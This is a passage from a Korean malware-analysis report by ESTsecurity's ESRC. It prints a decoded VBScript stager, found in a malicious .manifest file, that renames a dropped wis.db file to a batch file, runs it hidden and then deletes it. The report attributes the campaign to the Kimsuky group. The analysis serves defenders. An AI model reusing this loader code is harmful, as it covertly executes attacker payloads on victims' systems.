<scriptname>1.vbs</scriptname>
<appname>1</appname>
<script>Set ws = CreateObject("WScript.Shell");Set fs = CreateObject("Scripting.FileSystemObject");gpath =
"c:\users\public\music\wis.db";bpath = "c:\users\public\music\wins.bat";If fs.FileExists(gpath) Then:Set f =
fs.GetFile(gpath):If f.size < 9 Then:fs.deletefile(gpath):wscript.Quit:End
If:re=fs.movefile(gpath,bpath):re=ws.run(bpath,0,true):fs.deletefile(bpath):End If</script>
<pid>NUV [REDACTED] 3jf</pid>
<evaluation>cdf [REDACTED]
[REDACTED] 704ae</evaluation>
</root>
```

[그림 8] 0304\_1.exe.manifest 파일의 인코딩된 스크립트

분석 시점 당시 공격자 서버와의 통신이 연결되지 않아 wis.db 파일에 대한 추가 분석은 진행되지 못했으나, wis.db 파일을 wins.bat 파일로 변경하여 실행하는 것으로 보아 공격자는 명령을 통해 감염 시스템의 정보를 수집하거나 추가 악성코드를 다운로드 받아 다양한 악성행위를 진행할 것으로 추측됩니다.

ESRC는 이번 공격에 사용된 방식 중 “.manifest 파일을 로드하여 VBScript 파일을 실행하는 방식”과 “C2 URL 형식” 등으로 자체 판단결과 북한 배후의 김수키(Kimsuky)그룹과 연관된 공격으로 추정하고 있으며, 추가적인 연관성 분석을 진행하고 있습니다.



(우) 06711 서울시 서초구 반포대로 2 이스트빌딩 02.583.4616

(주)에스트시큐리티

[www.estsecurity.com](http://www.estsecurity.com)